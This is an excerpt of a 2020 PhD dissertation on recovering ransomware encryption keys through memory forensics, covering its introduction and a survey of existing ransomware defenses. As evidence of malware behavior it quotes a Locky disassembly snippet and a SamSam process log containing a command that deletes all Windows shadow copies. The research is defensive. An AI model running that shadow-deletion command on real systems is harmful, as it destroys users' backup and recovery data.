EXTRACTING RANSOMWARE'S KEYS BY UTILIZING MEMORY FORENSICS

By

Pranshu Bajpai

A DISSERTATION

Submitted to
Michigan State University
in partial fulfillment of the requirements
for the degree of

Computer Science – Doctor of Philosophy

2020

ABSTRACT

EXTRACTING RANSOMWARE'S KEYS BY UTILIZING MEMORY FORENSICS

By

Pranshu Bajpai

Ransomware continues to evolve and has established itself as the cyber weapon-of-choice for the financially motivated cybercriminals. The current state of ransomware threats necessitates the deployment of defense-in-depth strategies. Particularly, more response and recovery solutions are required to thwart ransomware in the late stages of the attack. To that end, we introduce `pickpocket` which exploits a side-channel vulnerability in ransomware: in-memory key exposure during encryption. Perpetrators do not control the host performing the encryption and thus this "white box" system affords access to the decryption keys by facilitating an in-memory attack on ransomware. Since it is these keys that are ransomed, the user's ability to extract the keys cripples the attack. Such key extraction is the only recourse in the frequent scenario where both intrusion prevention and backups have failed. The novelty of `pickpocket` is the extraction of cryptographic material from system memory during the process of malicious encryption. The primary insight of this work is that conventional implementations of cryptographic algorithms deployed by ransomware are highly vulnerable when a hostile entity controls the execution environment. Our work differs from existing solutions in that we provide response and recovery when all existing solutions have failed, that is, we provide the last line of defense. By providing access to the decryption keys, we remove ransomware's leverage over the victim by enabling an alternative path to file restoration and thus eliminate the requirement of paying the ransom.

ACKNOWLEDGEMENTS

I have been privileged to have Dr. Richard J. Enbody as my advisor during this PhD. His constant support and guidance has played an instrumental role in shaping my doctoral studies. In addition to our discussions concerning academic research, I have enjoyed numerous conversations with him on a wide array of subjects and learned something new every time. Through passive observation of his managerial style, I have realized the significance of being kind, patient, and generous towards students, subordinates, and people in general. I am grateful to Dr. Aditya K. Sood for introducing me to Dr. Enbody.

I would like to thank the members of my PhD committee, Dr. Arun A. Ross, Dr. Abdol Esfahanian, and Dr. Thomas J. Holt, for the helpful feedback, comments, and discussions throughout the pursuit of my PhD.

I am grateful towards the information security team at Michigan State University for hosting me for three consecutive summers as an intern. I would like to thank Tyler Olsen and Rob McCurdy for their interest and support throughout my work.

I would like to thank Adam Lewis and Ronnie Flathers at Motorola Solutions Inc. for their strong support and encouragement during my summer internship as part of the Security Architecture Team. Particularly, thank you Adam for continually reminding me of the positive practical impact of this work.

I also wish to thank Dr. Arun A. Ross and Dr. Betty HC Cheng for the lively and enjoyable classroom experience.

I would like to thank Michigan State University and its community of students, faculty, researchers, and staff for welcoming me and supporting me every day throughout these years.

Finally, and most importantly, I would like to thank my mother, Dr. Rashmi Vajpayee, for instilling in me the deep desire to excel in my pursuits. It is from her that I have learned the significance of perseverance and tenacity in life.

TABLE OF CONTENTS

LIST OF TABLES ix

LIST OF FIGURES x

LIST OF ALGORITHMS xii

CHAPTER 1 INTRODUCTION 1
1.1 Thesis statement 2
1.2 Contributions 3

CHAPTER 2 BACKGROUND 5
2.1 Introduction 5
2.2 The state-of-the-art in existing solutions 5
2.2.1 Backup solutions 6
2.2.2 Static-signature-based solutions 7
2.2.3 Dynamic-behavior-based solutions 7
2.2.3.1 File-access-patterns-based approaches 8
2.2.3.2 Honeyfile-based approaches 8
2.2.3.3 Machine-learning-based approaches 9
2.2.4 User-training-oriented solutions 10
2.2.5 Vulnerability management solutions 10
2.2.6 Cryptography-oriented solutions 11
2.3 Comparative analysis of existing solutions 12
2.4 Summary 15

CHAPTER 3 KEY MANAGEMENT IN RANSOMWARE 17
3.1 Introduction 17
3.2 Cryptography basics revisited 18
3.2.1 Symmetric key 19
3.2.2 Asymmetric key 19
3.2.3 Hybrid of Symmetric and Asymmetric 20
3.3 Types of key management in ransomware 21
3.3.1 No key or no encryption 22
3.3.2 Decryption essentials in user domain 23
3.3.2.1 Decryption essentials on host machine 23
3.3.2.2 Decryption essentials distributed among peers 24
3.3.3 Decryption essentials in attacker domain 25
3.3.3.1 Decryption essentials on a C&C server: single encryption . . 25
3.3.3.2 Decryption essentials on a C&C server: hybrid encryption . 28
3.4 Empirical study of key generation strategies in ransomware 30
3.4.1 Classification of key generation in ransomware 31
3.4.1.1 Static asymmetric key 32

3.4.1.2 Dynamically-generated asymmetric key 32
3.4.1.3 Static symmetric key 33
3.4.1.4 Dynamically generated symmetric key 36
3.4.1.5 Using standard encryption algorithms embedded within . . 39
3.4.1.6 Derivation from password string 40
3.4.1.7 Deploying a network key 42
3.4.2 Experimental results 43
3.4.3 Pseudo code of ransomware deploying hybrid cryptosystem in Windows context 47
3.5 Key-management-based taxonomy for ransomware 49
3.5.1 Category 1 50
3.5.2 Category 2 51
3.5.3 Category 3 52
3.5.4 Category 4 53
3.5.5 Category 5 53
3.5.6 Category 6 54
3.5.7 Classification Results 55
3.6 Novel characteristics observed in modern ransomware 59
3.6.1 Bundled cryptojacking routines 60
3.6.2 Deploying elliptic curve cryptography 60
3.6.3 Explicit destruction of backups 60
3.6.4 Dropping spyware 60
3.6.5 Expanding to multiple attack vectors 61
3.7 Summary 61

CHAPTER 4 CONSTRAINTS ON MODERN RANSOMWARE 63
4.1 Introduction 63
4.2 Identifying the kill chain 65
4.3 Proof of constraints 66
4.4 Empirical evidence of constraints observed in ransomware 71
4.4.1 Initial entry and execution 71
4.4.2 Exclusive knowledge of the random integer 72
4.4.2.1 RSA-based approach in ransomware 73
4.4.2.2 ECIES-based approach in ransomware 73
4.4.3 Exclusive knowledge of the encryption key 74
4.4.4 File access and modification 75
4.4.5 Denial of access to critical data 76
4.4.6 Functional payment route 76
4.5 Experimental results 79
4.6 Summary 82

CHAPTER 5 STATIC AND DYNAMIC ANALYSIS 85
5.1 Introduction 85
5.2 Static dissection of ransomware 86
5.2.1 Delivery and preparation phase 86

5.2.2 Key generation phase 87
5.2.3 File enumeration and encryption 91
5.2.4 Post-encryption phase 92
5.2.5 Experimental results 95
5.3 Evaluating dynamic API calls in ransomware 96
5.4 Ransomware's dependence on API calls 97
5.4.1 Process-oriented calls (POC) 99
5.4.2 String-oriented calls (SOC) 100
5.4.3 File-oriented calls (FOC) 100
5.4.4 Crypt-oriented calls (COC) 100
5.5 Extracting relevant API calls from ransomware 101
5.5.1 Experimental results 102
5.6 Summary 106

CHAPTER 6 USING MEMORY FORENSICS FOR KEY EXTRACTION 107
6.1 Introduction 107
6.2 Background 109
6.2.1 Attack vectors 109
6.2.2 Encryption models 109
6.2.3 Key generation 110
6.2.4 Key persistence 111
6.2.5 Key deletion 112
6.3 Design 114
6.3.1 Filesystem monitoring 115
6.3.2 Key extraction from memory 116
6.3.3 Key vault 117
6.4 Implementation 117
6.5 Evaluation 119
6.5.1 True positives 123
6.5.1.1 Successful extractions 123
6.5.1.2 Failed extractions 124
6.5.2 False positives 124
6.5.3 Impact on Benign Processes 125
6.6 Case study: `LockCrypt` and `WannaCry` 125
6.7 Discussion and Limitations 126
6.7.1 Improving the efficiency of key extraction 128
6.7.2 Countermeasures against `pickpocket` 130
6.8 Summary 130

CHAPTER 7 EXPECTED FUTURE TRENDS IN RANSOMWARE 132
7.1 Introduction 132
7.2 Preparing smartcities for ransomware attacks 133
7.2.1 Tiers of ransomware attacks in smart cities 133
7.2.2 Ransomware risk equation 134
7.2.3 NIST Cybersecurity framework 136

7.2.4 Experimental results 137
7.3 Summary 143
7.4 Ransomware targeting automobiles 144
7.4.1 Automobile versus traditional IT security 146
7.4.2 Rethinking ransomware 148
7.4.2.1 Attack vectors 149
7.4.2.2 Attack focus 150
7.4.3 Experimental results 151
7.4.3.1 Discovering attack vectors 153
7.4.3.2 Traditional ransomware versus vehicular ransomware 154
7.4.3.3 Observed attack vectors 156
7.4.3.4 Denial of data 157
7.4.3.5 Denial of service 158
7.5 Summary 158

CHAPTER 8 CONCLUSION 161

CHAPTER 9 FUTURE WORK 163

APPENDICES 165
APPENDIX A ALGORITHM OF CLASS A RANSOMWARE 166
APPENDIX B ALGORITHM OF CLASS B RANSOMWARE 167
APPENDIX C PSEUDO CODE OF HYBRID ENCRYPTION IN THE CONTEXT OF WINDOWS CRYPTOAPI 168

BIBLIOGRAPHY 169

LIST OF TABLES

Table 2.1: Comparison of proposed solutions against ransomware 15

Table 3.1: Summary of key generation strategies in ransomware 44

Table 3.1: (cont'd) 45

Table 3.2: Key generation strategies observed in infamous ransomware 48

Table 3.2: (cont'd) 49

Table 3.3: Ransomware classification 55

Table 3.3: (cont'd) 56

Table 3.3: (cont'd) 57

Table 4.1: Kill chain observed in potent ransomware 64

Table 4.1: (cont'd) 65

Table 4.2: Proposed solutions in light of constraints on ransomware 79

Table 4.2: (cont'd) 80

Table 5.1: `.NET` ransomware samples studied 95

Table 5.2: API calls extracted from real-world ransomware 104

Table 6.1: Extracting keys from modern ransomware 121

Table 7.1: Risk factors inviting malware in smart city infrastructure 135

Table 7.2: Empirical evidence of malware attacking smart city infrastructure 139

Table 7.3: Differences in automobile and traditional IT security 147

LIST OF FIGURES

Figure 2.1: Locky ransomware searching for network backups 6

Figure 2.2: SamSam ransomware deleting shadow volume copies on host 7

Figure 3.1: Basic hybrid encryption model in ransomware 21

Figure 3.2: Single encryption model in ransomware 27

Figure 3.3: Encryption with embedded public key 33

Figure 3.4: Encryption with victim-specific public key 34

Figure 3.5: Hybrid key generation in NotPetya 38

Figure 3.6: Random password string generation observed in a decompiled .NET ransomware 42

Figure 3.7: A timeline of key generation strategies in ransomware 47

Figure 3.8: Key points in ransomware categories 51

Figure 3.9: Ransomware infections over the years. 58

Figure 4.1: ECIES scheme in modern ransomware 74

Figure 4.2: Disassembly of modern ransomware 78

Figure 4.3: Ransomware life cycle and identified constraints. 84

Figure 5.1: Key generation in AdamLocker 88

Figure 5.2: Password string, key, and IV in AdamLocker 88

Figure 5.3: Key generation in WhiteRabbit 88

Figure 5.4: Key generation in Alphalocker 89

Figure 5.5: Key generation in Alphabet 90

Figure 5.6: Encryption of AES key with an RSA public key in Alphabet 91

Figure 5.7: File encryption in Alphabet 92

Figure 5.8: Jigsaw communicating with its CC server 93

Figure 5.9: Geographic location lookup in BlackRuby 94

Figure 5.10: A mining routine ships embedded within BlackRuby 94

Figure 5.11: Generalized flow of execution in .NET ransomware 96

Figure 5.12: CSPs in Windows CryptoAPI 98

Figure 5.13: Visualization of API calls made by WannaCry 99

Figure 6.1: Symmetric key schedule in memory. 112

Figure 6.2: Cryptographic implementation of a Class B, Category 6 ransomware. . . 113

Figure 6.3: Structure of an RSA private key in memory. 116

Figure 6.4: pickpocket system design. 118

Figure 6.5: Process execution times with and without key extraction. 119

Figure 6.6: Files decrypted with the extracted private key. 127

Figure 6.7: Key exposure durations in memory for languages. 128

Figure 7.1: Defense strategy against ransomware for a smart city. 137

Figure 7.2: Ransomware attacks on cities by sector. 138

Figure 7.3: Popular search category 'Industrial Control Systems' on Shodan. 143

Figure 7.4: Attacker's view of the automobile platform. 149

Figure 7.5: Experimental setup for evaluating the risk of ransomware in automobiles 152

Figure 7.6: Ports open on the QNX box. 153

Figure 7.7: GDB allows remote code execution via QCONN. 154

Figure 7.8: Denial of service realized with a fork bomb. 160

LIST OF ALGORITHMS

6.1 Search for AES key schedule 119

A.1 Category 6, Class A ransomware 166

B.1 Category 6, Class B ransomware 167

CHAPTER 1

INTRODUCTION

The menace of ransomware continues to threaten modern computing systems causing billions of dollars in damage and reaping millions for the perpetrators [1]. Cryptographic ransomware constitute the most virulent subset of malicious software as these ransomware perform unauthorized encryption of victim's data and demand a ransom in exchange for the decryption key(s). The ease of ransomware implementation and deployment, the strength of standard cryptographic algorithms, and the general unavailability of data backups, makes data recovery following a ransomware attack an especially challenging problem. In a novel solution to this issue, we recognize and highlight the prominence of key management in the ransomware operation and present methodologies to acquire the encryption secrets that the ransomware *must* protect in order to succeed in extracting the ransom.

Ransomware are causing widespread mayhem by attacking individuals *and* organizations. In fact, ransomware have been rated as the top threat to security [2] and an integral part of the underground cyber economy due to their persistent nature and widespread impact. With most research efforts focused on the prevention and detection phases, recovery still remains a major issue following a ransomware attack. This work focuses on the aftermath of a ransomware infection, that is, we assume all preventative measures have failed and the infection is operating on the host.

Our solution builds on the fundamental truth that the most virulent crypto-ransomware encrypt files on the host which is a *white-box* to the user. Conventional implementations of encryption algorithms are highly susceptible to attacks when the encryption occurs in a hostile environment. This weakness occurs because these algorithms are designed to protect data *post-encryption* and hence there are no attempts to conceal the secrets that are exposed during the encryption process on the host. This realization allows us to extract cryptographic secrets, such as keys, from memory, and break the chain of fundamental constraints on modern crypto-ransomware [3]. These secrets (keys) facilitate file recovery.

The implementation of `pickpocket` is built upon knowledge derived from the areas of applied cryptography, memory forensics, and reverse engineering and as such presented multiple challenges. The primary technical challenge we faced during implementation was combating the volatility of system memory. The window for extraction of a ransomware's cryptographic secrets can be small depending on the ransomware. For instance, there is a larger window for key extraction in ransomware that deploy the same key for encryption of multiple files on host. However, this window can shrink significantly if the ransomware is deploying one encryption key per file and securely wiping keys from memory following file encryption. We mitigated this issue in two ways: first, by recognizing that we do not need to recover every symmetric file encryption key if we can recover the asymmetric key that protects these keys as detailed in Section 6.6, and second, by exploiting data locality in memory as discussed in Section 6.7. We validated this hypothesis by recovering files encrypted by several real-world ransomware belonging to different families.

We successfully recovered keys from all ransomware that we tested. In most instances we successfully decrypted all files, but with a few ransomware, very small files were encrypted too quickly for our in-memory attack to succeed. Our worst case on real ransomware still permitted recovery of ≈92% of the encrypted files. Our results show that it is feasible to nullify the impact of modern cryptographic ransomware by acquiring keys from memory to enable file recovery. Our solution provides a fail-safe when all preventative measures and backups have failed.

1.1 Thesis statement

The thesis of this research is that the most severe form of Category 6 ransomware can be debilitated using advanced memory forensics to transparently recover cryptographic secrets during the process of unauthorized encryption. This is made possible by recognizing that conventional implementations of encryption algorithms are highly vulnerable to *side-channel* attacks on an adversarial system. Since ransomware operates in an adversarial environment that is a whitebox to the victim, it becomes feasible to extract cryptographic material exposed by the ransomware process. This extraction occurs transparent to the process and the system user and does not cause any noticeable performance degradation. Furthermore, it is possible to enhance the performance of this search for the ephemeral cryptographic material by utilizing knowledge of spatial locality. Ultimately, this methodology becomes a viable response and recovery strategy against cryptographic malware.

1.2 Contributions

This research provides the following original contributions:

- Analyzing the evolution of key management in ransomware.
- Introducing a classification system that groups ransomware according to the potency of their encryption model (Figure 3.8).
- Classifying various real-world ransomware samples using our proposed classification system as shown in Table 3.3.
- Presenting the first systematic study of key usage in modern ransomware that spans key generation, key deletion, and key protection (Section 3.4).
- Highlighting novel characteristics observed in modern ransomware (Section 3.6).
- Providing a comprehensive study of cryptographic operations performed by modern ransomware.
- Proposing and proving fundamental constraints that constitute the ransomware kill chain (Chapter 4).
- Reviewing existing solutions against ransomware in light of the proposed constraints (Section 2.3).
- Presenting static dissection of various ransomware families in order to highlight the underlying functionality and dependencies (Section 5.4).
- Detailing API calls in real-world ransomware.

- Classifying the 4 major classes of API calls observed in ransomware that can be used for profiling (Section 5.4).
- Mapping of API call classes to the constraints in the ransomware kill chain that these calls are meant to satisfy (Section 5.4).
- Presenting the visualization of API call logs derived from different families of real-world ransomware (Figure 5.13).
- Proposing a ransomware recovery approach based on real-time key extraction from system memory and identifying the time periods for which a key is exposed in memory for multiple programming languages (Chapter 6).
- Implementing our approach by creating a key extraction utility and testing it against 10 families of real-world ransomware (Section 6.3). We further validate our results by performing actual decryption of files encrypted by these infamous ransomware (Section 6.4).
- Adding a significant component towards a *defense-in-depth* approach to combating ransomware.
- Recognizing alternative attack tiers that ransomware operators will seek to deploy in the context of Internet-of-Things (IoT) infrastructure (Section 7.2).
- Identification of the three primary elements that govern the motivation of threat actors in targeting a smart city component and use this knowledge to formulate the Ransomware Risk equation (Section 7.2.2).
- Presenting a study of attack vectors and attack focus pertaining to 20 malware types that attacked smart cities in recent years (Table 7.1).
- Practical risk analysis of ransomware targeting automobiles (Section 7.4).

CHAPTER 2

BACKGROUND

Ransomware have been a major threat to systems security for over a decade and have matured to implement sophisticated targeted attacks against organizations. Consequently, several solutions have been proposed against this form of malware with the ultimate objective of protecting user's data against the unavailability attack affected by ransomware. In this chapter, we organize and evaluate these existing solutions against ransomware.


2.1 Introduction

Existing solutions must be objectively analysed in order to evaluate their efficacy in providing a *complete* and *practical* solution against novel forms of ransomware. For instance, signature-based-detection employed in antivirus software offer the ultimate protection by recognizing ransomware statically (before execution), however are ineffective against novel ransomware. In the next sections, we structure and objectively analyse the existing solutions based on a variety of defined criteria to comprehend their true potential. Note that the appropriateness of a particular solution will also depend on the environment in which it is being deployed.

2.2 The state-of-the-art in existing solutions

A variety of solutions have been proposed as countermeasures against cryptoviral extortions and can be classified as follows:

1. Backup solutions
2. Static-signature-based solutions
3. Dynamic-behavior-based solutions
4. User-training-oriented solutions
5. Cryptography-oriented solutions



```
00407951 xor     eax, eax
00407953 push    eax              ; dwFlags
00407954 push    eax              ; lpUserName
00407955 push    eax              ; lpPassword
00407956 lea     eax, [ebp+NetResource]
0040795C push    eax              ; lpNetResource
0040795D call    ds WNetAddConnection2W
00407963 test    eax, eax
00407965 jnz     short loc_407994
```


Figure 2.1: `Locky` ransomware searching for network backups

6. Vulnerability management solutions

Next, we discuss each of these existing solutions against ransomware in brief.

2.2.1 Backup solutions

Backups are proposed as the ultimate solution against all cryptoviral infections. Theoretically, *they do work* since ransomware are effectively executing a *denial-of-control* attack against victim's resources. By making the data unavailable to the victim, ransomware operators have the required leverage to demand the ransom. Thus when backups are available, the victim can simply wipe the machine clean, reinstall the host OS, and load the data back on the system. Consequently, the ransomware threat can be reduced to a mere annoyance. However, a major issue with this approach is that backups are often unavailable, incomplete, and infrequent. Maintaining complete and regularly updated copies of data offsite is a complex and expensive process and ransomware developers comprehend and exploit this postulate. In addition, we have observed modern ransomware explicitly seeking to encrypt backups available on the internal network (Figure 2.1) and the cloud, and execute quiet commands to destroy shadow files on the host to deny the victim any opportunity to recover the data (Figure 2.2). Shadow files are maintained by default on a Windows host to provide restoration capabilities in the event of failures [4].



1128 samsam.exe
402k 3k 42

3544 selfdel.exe
218 2 29

2764 vssadmin.exe delete shadows /all /quiet
109 0 48

Figure 2.2: `SamSam` ransomware deleting shadow volume copies on host

2.2.2 Static-signature-based solutions

Similar to other malware, ransomware can be identified using static signatures created for the binaries that are integrated into virus definition files used by antivirus solutions. This is a tried-and-tested method of detecting known threats. However, the primary issue with this approach is the underlying assumption for detection: a ransomware must have been previously observed and analyzed to create a signature before it can be detected and neutralized. This implies that novel variants of ransomware will escape detecting and hence the system will be consistently ineffective against novel families of ransomware. Furthermore, malware developers in general are known to deploy *packers* to obfuscate malware in order to change its signatures and consequently avoid any signature-based detection. Ultimately, static signature-based detection methodologies are insufficient against modern novel ransomware threats and should only be deployed as part of a *layered* defense approach.

2.2.3 Dynamic-behavior-based solutions

Cryptographic ransomware's primary objective is to encrypt user's data using a unique secret held for ransom by the attacker. As such, ransomware performs a series of expected tasks on the host and this constitutes a partially unique dynamic signature that reflects ransomware behavior during its execution. This behavior is *partially unique* since legitimate applications can behave similarly on the host. The signature thus realized will be *dynamic* since it was obtained as a result of discovering common patterns created by the ransomware process during execution on the host. While dynamic-behavior-based solutions seem promising on the surface, their primary weakness is the large number of false positives generated. Applications existing in real-world environment will create dynamic footprints that are similar to ransomware behavior. For instance, applications such as archiving utilities and legitimate encryption software will sequentially increase the entropy of files in directories similar to a ransomware process. Therefore, practical installation of these solutions outside of laboratory conditions is challenging. Some notable approaches within this category are detailed below:

2.2.3.1 File-access-patterns-based approaches

Since cryptographic ransomware ransom files on the host, these malware change the state of the existing files to an encrypted state. Encryption is high entropy operation in that encrypted data is in a higher state of randomness than the original data. Solutions have been proposed to capitalize on these known file access patterns that cryptographic ransomware is expected to create. However, sequential mass file modification that modifies data to a high state of entropy is not unique to ransomware leading to high amount of false positives in most practical implementations.

2.2.3.2 Honeyfile-based approaches

Honeyfile-based approaches for intrusion detection was first described by Yuill *et al.* [5] where alarms were set off when these bait files were accessed on a system. This concept was based on the original work by Stoll [6] with regards to their investigation of certain German hackers. More recently, Hernández *et al.* discussed using the honeyfile-based detection approach against ransomware in the form of a tool called “R-Locker” [7] (detailed in Section 2.3). Similar honeypot folder based approach is discussed by Chris Moore [8].

There are several limitations to deploying honeyfiles and honeypot folders against ransomware.

- Carefully crafted ransomware attacks will seek to avoid the honeyfiles. For ransomware to hold leverage over the victim, it only needs to encrypt data that is crucial to the victim. A ransomware could therefore get selective in what it encrypts and avoid the honeyfiles altogether depending how and where the honeyfiles are placed on the host.
- On multi-host systems, there is strong possibility of a high number of false alarms due to accidental access or manipulation of honeyfiles. This requires that users either be made aware of their existence and consciously avoid them or honeyfiles be concealed enough to not be manipulated over regular system user but still be able to detect ransomware intrusions. This delicate balance is hard to reach.
- Some honeyfile based approaches conceal "invisible" folders containing honeyfiles in every directory on the host system. This creates unnecessary clutter on the host which the user might want to avoid.
- Honeyfile systems are known to cause problems in environments which require regular searching and indexing [5]. This will clearly cause a lot of false positives which will eventually lead to alert fatigue.

2.2.3.3 Machine-learning-based approaches

These approaches depend on determining if a processes' behavior resembles that of a ransomware instance based on certain criteria. A *feature vector* used to train such a machine learning model could be a combination of several behavioral characteristics, the presence or absence of which could convey confidence in the program being a ransomware. For example, the feature vector could consist of dimensions such as file access patterns, sequential file modifications, types of files being modified (system files versus user data files) etc.

The main issue with these approaches is that there are a significant amount of false positives in real-world environment as discussed before. There are legitimate applications that display file access patterns and process characteristics similar to that of ransomware. In such cases, legitimate applications are being flagged as ransomware by the monitoring application causing user alert fatigue. Moreover, we are observing instances of ransomware designed to evade machine learning solutions. For instance, `Cerber` ransomware's packaging and loading mechanism is designed to cause issues with machine learning approaches [9].

2.2.4 User-training-oriented solutions

Traditionally, ransomware attacks, much like other malware attacks, have focused on social engineering tactics such as phishing to get unsuspecting users to download and execute malicious content. For example, ransomware distributors are known to lure victims by using phishing emails with attachments such as "invoice.docx.exe" or "resume.txt.js". Hence, user awareness and training plays a critical role in ensuring humans involved in the security chain are capable of identifying common social engineering tactics used by attackers.

The main issue with relying on user awareness and training is that although it reduces the probability of a social engineering attack succeeding, it does not eliminate it. User awareness and training against social engineering attacks is best used as a complementary strategy that adds to other defenses [10] [11]. More importantly, ransomware, such as `WannaCry` and `NotPetya`, exploit known vulnerabilities and propagate similar to a worm with no human involvement which renders such solutions completely ineffective. Targeted ransomware attacks have also deployed other, more manual, tactics to infiltrate host systems including bruteforcing Remote Desktop Protocol (RDP).

2.2.5 Vulnerability management solutions

Regular patching of systems helps administrators in blocking malware that rely on exploiting known vulnerabilities to gain initial entry. Recently, ransomware such as `WannaCry` and `Petya` have been in news for exploiting a known SMB vulnerability [12] using the `EternalBlue` exploit. With effective vulnerability management, such ransomware attacks can be avoided. Regularly installing updates and patches against known security issues augments other security layers but is ultimately not a definitive solution for ransomware since it serves to protect against only one of several attack vectors deployed by modern ransomware.

2.2.6 Cryptography-oriented solutions

Since encryption activities are central to the operation of cryptographic ransomware, these approaches largely target deficiencies in the implemented cryptosystem within the ransomware. For instance, the ‘nomoreransom’ project [13] which represents a coalition of security entities collectively creating ‘decryptors’ for ransomware with flawed cryptosystems. For instance, a ransomware with a statically embedded symmetric key within the binary will reveal the symmetric key during reverse engineering. The primary issue with this approach is that as Ransomware-as-a-Service (RaaS) matures and ransomware improve, these implementation flaws do not exist in virulent ransomware.

Recently, dynamic hooking into CryptoAPI key generation has been suggested as a reactive defense against ransomware. Other than backups, it is the only defense that is able to restore control over data *after* a ransomware has successfully encrypted files on the host. The primary idea behind the proposed key escrow systems is to backup all symmetric keys generated on the host. Escrowing the decryption keys in this manner permits file recovery at a later stage [14]. However, there are several issues with the suggested key escrow approach. The most significant issue is the heavy assumption that ransomware will be using a monitored API for key generation. Ransomware do not necessarily use the Windows CryptoAPI for key generation. Further, authors suggested creating signatures for other APIs that *could be* used for key generation. Since ransomware are written in a wide variety of languages with each language offering multiple API choices for cryptographic tasks, this approach is unlikely to succeed. In conclusion, hooking key generation routines is not a definitive solution against modern ransomware.

2.3 Comparative analysis of existing solutions

We found a small number of discussions on key management in ransomware scattered across a few papers. In many papers, specific key management techniques were discussed indirectly as part of behavior analysis while dissecting a particular ransomware variant. Young and Yung [15] first discussed key management approaches such as public key encryption and key splitting among peers (discussed in detail later). Since then, ransomware have adopted more resistant key management models. Kharraz *et al.* [16] focus on all aspects of ransomware of which key generation and management techniques are a part—whereas our entire emphasis is on that. They consider a wide variety of variants, including `GPCode`, `CryptoWall` and `CryptoLocker`, across 15 ransomware families. Cabaj *et al.* [17] discuss network activity of `Cryptowall`. Further insights into key derivation by ransomware on a Windows hosts are provided by Palisse *et al.* [18], while Puodzius [19] discusses how cryptography was pivotal in shaping ransomware using specific case studies. Young [20] demonstrated the use of Microsoft's `CryptoAPI` in cryptoviral extortions. Gazet [21] presents a comparative analysis of several ransomware variants as seen prior to 2008.

Young and Yung [15] first highlighted the information extortion attack that would power crypto-malware and enable extraction of ransom. They further recognized the potential misuse of Microsoft's CryptoAPI to perform unauthorized encryption [22]. Ransomware have since established their reputation as a severe threat to security for over a decade. During this time, several solutions have been proposed against this form of malware. Scaife *et al.* [23] used a set of ransomware indicators and monitored the file system for changes to detect signs of ransomware activity in real-time. The primary issue with this approach is that the indicators are not necessarily able to differentiate between ransomware activity and activity from benign programs with similar file modification patterns, resulting in an unacceptable rate of false positives. For instance, file compression utilities and legitimate user-initiated encryption software, such as `VeraCrypt`, will lead to false positives and cause *alert fatigue* for the user. Continella *et al.* [24] similarly relied on features that detect ransomware-like behavior and trigger a copy-on-write mechanism in `ShieldFS`. The implemented system depends heavily on its detection abilities and false positives will cause unnecessary copy-on-write. The authors do not clarify how `ShieldFS` differentiates between ransomware and benign software that create similar I/O patterns. Moreover, collecting normal usage I/O datasets and training an accurate classifier based on the collected dataset will become infeasible in certain environments due to computational overhead. Kharraz *et al.* [25] introduced Redemption that also detects ransomware-like behavior based on a feature set that feeds a "Malice Score Calculation" function. The authors acknowledge the presence of the inevitable false positives arising from applications such as `AXCrypt` and resort to manual confirmation from the user in such cases. Such manual input is impractical in most environments where an encryption or archiving utility is regularly used. In another work, Kharraz *et al.* [26] introduced `UNVEIL` to detect ransomware-like behavior based on file modifications (I/O requests). Here, the authors calculate Shannon entropy for every file operation since high entropy implies an encryption operation. The authors acknowledge the possibility of false positives arising when the original file is deleted because of a benign application after encryption or compression. The assumption that benign applications generate I/O requests for a single file at a time will generate a high amount of false positives in practical settings. Additionally, false negatives will be observed for certain ransomware depending on their I/O activity as alluded to by the authors. Kolodenker *et al.* [14] introduced `PayBreak` which monitors the use of cryptographic APIs and escrows all generated keys by dynamic hooking. However, the proposed mechanism depends heavily on the assumption that ransomware will use a monitored cryptographic API. Hence, the system is trivially beaten by avoiding use of the monitored API by a ransomware bringing in a modified version of a cryptographic API for key generation. Gómez-Hernández *et al.* presented `R-Locker` which set honeyfile-based traps over the system to detect modifications by ransomware. However, the authors acknowledge that poor distribution of these traps can result in false negatives. In addition, these traps proliferating over the system's file structure quickly gets intrusive and confusing for the system user [27].

Finally, application whitelisting has been proposed against ransomware such that only a finite set of trusted, legitimate applications will be permitted to modify files on the system. Microsoft has implemented this approach in the form of controlled folder access [28] as part of Windows Defender. However, a fundamental issue with this approach is that modern ransomware, similar to parasitic malware [29], will masquerade as legitimate applications and inject themselves into trusted, running processes, thus subverting the applied controlled folder access.

Ultimately, all existing solutions can be evaluated in terms of the *constraints* on the ransomware [3] that are violated and the phase of the NIST Cyber Security Framework (CSF) [30] that the solution operates within. The primary constraints on ransomware are identified as: $\{C_1, C_2, C_3, C_4, C_5, C_6, C_7, C_8\}$ and are detailed in Chapter 4. Briefly, constraints $C_n \in S$ in the set S that govern all ransomware operations are as follows:

- C_1. Infiltrating the host system
- C_2. Gaining execution privileges
- C_3. Establishing a unique cryptographic secret
- C_4. Enumerating files on the file system
- C_5. Modifying files in view of the encryption scheme
- C_6. Removing access to original files
- C_7. Protecting the encryption secret until ransom is paid
- C_8. Maintaining a ransom payment channel

